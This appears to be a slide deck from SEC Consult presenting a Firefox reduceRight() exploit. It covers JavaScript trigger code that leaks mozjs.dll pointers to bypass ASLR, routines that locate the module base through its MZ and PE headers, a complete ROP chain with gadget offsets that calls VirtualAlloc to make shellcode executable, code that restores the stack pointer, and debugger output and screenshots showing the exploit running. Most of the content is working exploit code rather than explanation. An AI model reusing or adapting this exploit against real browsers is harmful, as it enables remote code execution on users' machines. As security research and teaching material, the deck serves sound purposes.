


Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



Firefox reduceRight() Exploit - ROP



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

Address	Hex dump	UNIC
03F8C9E0	00 00 00 00 E8 C9 F8 03	...
03F8C9E8	00 00 00 00 04 00 FF FF	...
03F8C9F0	00 00 00 00 04 00 FF FF	...
03F8C9F8	00 00 00 00 04 00 FF FF	...
03F8CA00	00 00 00 00 04 00 FF FF	...
03F8CA08	00 00 00 00 04 00 FF FF	...
03F8CA10	00 00 00 00 04 00 FF FF	...
03F8CA18	00 00 00 00 04 00 FF FF	...
03F8CA20	00 00 00 00 04 00 FF FF	...
03F8CA28	AC 5C 75 00 B0 5F 75 00	'u' u
03F8CA30	00 00 00 00 FF FF FF FF	...
03F8CA38	00 00 00 00 08 42 F8 03	...
03F8CA40	A0 40 F8 03 40 00 00 00	'@.
03F8CA48	40 00 00 00 00 CE 14 06	@.
03F8CA50	41 43 43 41 01 00 FF FF	'@.
03F8CA58	00 00 00 00 04 00 FF FF	...

- In front of the first array two pointers to mozjs.dll are stored (0x00755fb0 and 0x00755cac in this case)
- Use pointers to recalculate image base of mozjs.dll to bypass ASLR!

Firefox reduceRight() Exploit - ROP



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
685 function leakAddressOf_mozjs() {  
686     var leak_arr_len = 0xc0000000-17;  
687     mem = [];  
688     var leak_func =  
689         function bleh(prev, current, index, array) {  
690             if(typeof current == "number"){  
691                 mem.push(current);  
692                 throw "stop";  
693             }  
694             alert("ERROR occured!");  
695             throw "error";  
696         }  
697     // === TRIGGER START  
698     arrayToGetAddrOf_infoDisclosure.length = leak_arr_len;  
699     try{ arrayToGetAddrOf_infoDisclosure.reduceRight(leak_func,1,2,3); } catch(e){ }  
700     // === TRIGGER END  
701  
702     mem = nicer(mem);  
703     /* Hexdump for debugging  
704     dump.innerHTML = "TEST: " + convert(mem);  
705     */  
706  
707     return mem;  
708 }
```

Firefox reduceRight() Exploit - ROP



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
addInfo("-) Going to find start of mozjs module ...");
var tmpMem;
var MZheader = new Array(0x4d, 0x5a, 0x90, 0x00); // MZ
mozjs_pointer &= 0xffff0000; // Modules always start aligned!
for(var i = 0; i < 100; ++i) {
    tmpMem = arbitrary_leak_bytes(mozjs_pointer, 4);
    if(arrayEqual(tmpMem, MZheader) == true) {
        addInfo("\tFOUND mozjs module image base: 0x" + mozjs_pointer.toString(16));
        break;
    }
    addInfo("\tInvalid image base, going to next possible address ...");
    mozjs_pointer -= 0x10000;
    if(i == 99) {
        addInfo("\tCould not find image base of mozjs! Something went wrong...");
        return;
    }
}
```

- The image base must be page aligned, thus the bitmask 0xffff0000 is used to align the address, then arbitrary leaking is used to detect if the address contains the DOS-header (the string MZ)

Firefox reduceRight() Exploit - ROP



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
addInfo("-) Going to verify identified image base by checking PE header ...");
const OFFSET_E_LFANEW = 0x3c;
tmpMem = arbitrary_leak_bytes(mozjs_pointer + OFFSET_E_LFANEW, 4);
var e_lfanew = tmpMem[0] + (tmpMem[1] << 8) + (tmpMem[2] << 16) + (tmpMem[3] << 24);
addInfo("\te_lfanew value is: 0x" + e_lfanew.toString(16));
tmpMem = arbitrary_leak_bytes(mozjs_pointer + e_lfanew, 4);
var PEheader = new Array(0x50, 0x45, 0x00, 0x00); // PE
if(arraysEqual(tmpMem, PEheader) == false) {
    addInfo("\tPE header is not where it should be, something went wrong ....");
    return;
} else {
    addInfo("\tSuccessfully found PE header, mozjs base looks valid!");
}
```

➔ Additional code can be used to check for the PE header

Firefox reduceRight() Exploit - ROP



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
array_before_slot_of_infoDisclosure[101] = mozjs_base + 0x0012ab0a; // POP EAX # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[102] = mozjs_base + 0x0015d054; // ptr to &VirtualAlloc() [IAT mozjsdll]
array_before_slot_of_infoDisclosure[103] = mozjs_base + 0x000257e6; // MOV EAX,DWORD PTR DS:[EAX] # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[104] = mozjs_base + 0x0014254d; // XCHG EAX,ESI # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[105] = mozjs_base + 0x000a986c; // POP EBP # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[106] = mozjs_base + 0x000d7ee2; // &push esp # ret 04 [mozjsdll]
array_before_slot_of_infoDisclosure[107] = mozjs_base + 0x00129ac1; // POP EBX # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[108] = 0x00000001; // 0x00000001-> ebx
array_before_slot_of_infoDisclosure[109] = mozjs_base + 0x0003efb8; // POP EDX # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[110] = 0x00001000; // 0x00001000-> edx
array_before_slot_of_infoDisclosure[111] = mozjs_base + 0x00060748; // POP ECX # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[112] = 0x00000040; // 0x00000040-> ecx
array_before_slot_of_infoDisclosure[113] = mozjs_base + 0x001370f7; // POP EDI # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[114] = mozjs_base + 0x0000f005; // RETN (ROP NOP) [mozjsdll]
array_before_slot_of_infoDisclosure[115] = mozjs_base + 0x0012ab0a; // POP EAX # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[116] = 0x90909090; // nop
array_before_slot_of_infoDisclosure[117] = mozjs_base + 0x000a5665; // PUSHAD # RETN [mozjsdll]
```

- ROP code build on top of the mozjs module
- !mona was used to build this ROP chain
- The code pop's needed addresses and argument values into registers and uses pushad to finally call VirtualAlloc() to make the actual page executable

Firefox reduceRight() Exploit - ROP

051B7FC0	005B7EE2	0~[.	CALL to VirtualAlloc
051B7FC4	051B7FD8	i0+0	Address = 051B7FD8
051B7FC8	00000001	0...	Size = 1
051B7FCC	00001000	.0...	AllocationType = MEM_COMMIT
051B7FD0	00000040	@...	Protect = PAGE_EXECUTE_READWRITE
051B7FD4	90909090	EEEE	
051B7FD8	68909090	EEEEh	
051B7FDC	051B7E04	+~+0	



- VirtualAlloc changes the protection to execute-readwrite to make shellcode executable!

Firefox reduceRight() Exploit - ROP



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



- Shellcode gets executed, but now Firefox crashes because of the changed ESP register



006A01A9	8B47 64	MOV EAX,DWORD PTR DS:[EDI+64]
006A01AC	85C0	TEST EAX,EAX
006A01AE	75 05	JNZ SHORT mozjs.006A01B5
006A01B0	B8 30BB6000	MOV EAX,mzjs.0060BB30
006A01B5	8B5424 1C	MOV EDX,DWORD PTR SS:[ESP+1C]
006A01B9	6A 00	PUSH 0
006A01BB	8D4C24 24	LEA ECX,DWORD PTR SS:[ESP+24]
006A01BF	51	PUSH ECX
006A01C0	53	PUSH EBX
006A01C1	55	PUSH EBP
006A01C2	52	PUSH EDX
006A01C3	FFD0	CALL EAX

- During „setElem“ invocation ESP+0x24 is stored in ECX


- ROP code to store ECX at element [75]

```
array_before_slot_of_infoDisclosure[96] = mozjs_base + 0x25d0; // POP ESI # RET
var addr_where_ecx_is_stored = address_of_array_before_element_start + (4*75) // = [75]
array_before_slot_of_infoDisclosure[97] = addr_where_ecx_is_stored; // ESI => Address of element [75]
array_before_slot_of_infoDisclosure[98] = mozjs_base + 0x1bbcf; // mov [esi], ecx # ret
array_before_slot_of_infoDisclosure[99] = mozjs_base + 0x25d1; // RET (ROP NOP)
array_before_slot_of_infoDisclosure[100] = mozjs_base + 0x25d1; // RET (ROP NOP)
```

- Shellcode after ROP chain to restore ESP:

```
array_before_slot_of_infoDisclosure[2] = 0x258b9090; // NOP # NOP # mov esp, [...]
array_before_slot_of_infoDisclosure[3] = addr_where_ecx_is_stored; // used for [...]
array_before_slot_of_infoDisclosure[4] = 0x0038ec81; // sub esp, 0x38
array_before_slot_of_infoDisclosure[5] = 0x00000000;
```

Firefox reduceRight() Exploit



The image shows a Windows 8 Pro system information window on the left, a Firefox browser window in the middle, and a Windows Calculator in hex mode on the right.

System Information:

- System and Security > System
- Windows edition: Windows 8 Pro
- © 2012 Microsoft Corporation. All rights reserved. Debug
- Get more features with a new edition of Windows
- system
- Rating: **2.1** Windows Experience Index
- Processor: Intel(R) Xeon(R) CPU E5-1650 0 @ 3.20GHz 3.17 GHz
- Installed memory (RAM): 4.00 GB
- System type: 64-bit Operating System, x64-based processor
- Pen and Touch: No Pen or Touch Input is available for this Display
- Computer name, domain, and workgroup settings
- Computer name:
- Full computer name:
- Computer description:
- Workgroup:


Firefox Browser:

- Address bar: dep_disable.html
- Page title: /Firefox ReduceRight (Integer C
- Content: Initial data setup done! Use >!searchspray -h 41 43 43 41 01< to find start of info Use >!searchspray -h 45 43 43 45 01< to find adjacent arra -) Defragmented heap and reallocated infoDisclosure slots array! Use >!searchspray -h 42 47 47 42 01< to find new reallocat Because of heap message you should find the content of arr -) Disclosing address of infoDisclosure slot array complete! x63d9800

Calculator:

- View Edit Help
- Hex selected
- Display: 0
- Keypad: 0000 0000 0000 0000 0000 0000 0000 0000 63 47 32 0000 0000 0000 0000 0000 0000 0000 31 15 0

Firefox reduceRight() Exploit



SEC CONSULT UNTERNEHMENSBERATUNG GMBH

ÖSTERREICH

Mooslackengasse 17
1190 Wien

Tel +43 (0)1 890 30 43 - 0
Fax +43 (0)1 890 30 43 - 15
office@sec-consult.com

www.sec-consult.com

DEUTSCHLAND

Bockenheimer Landstrasse 17-19
60325 Frankfurt am Main

Tel +49 (69) 175 373 – 43
Fax +49 (69) 175 373 – 44
office-frankfurt@sec-consult.com

www.sec-consult.com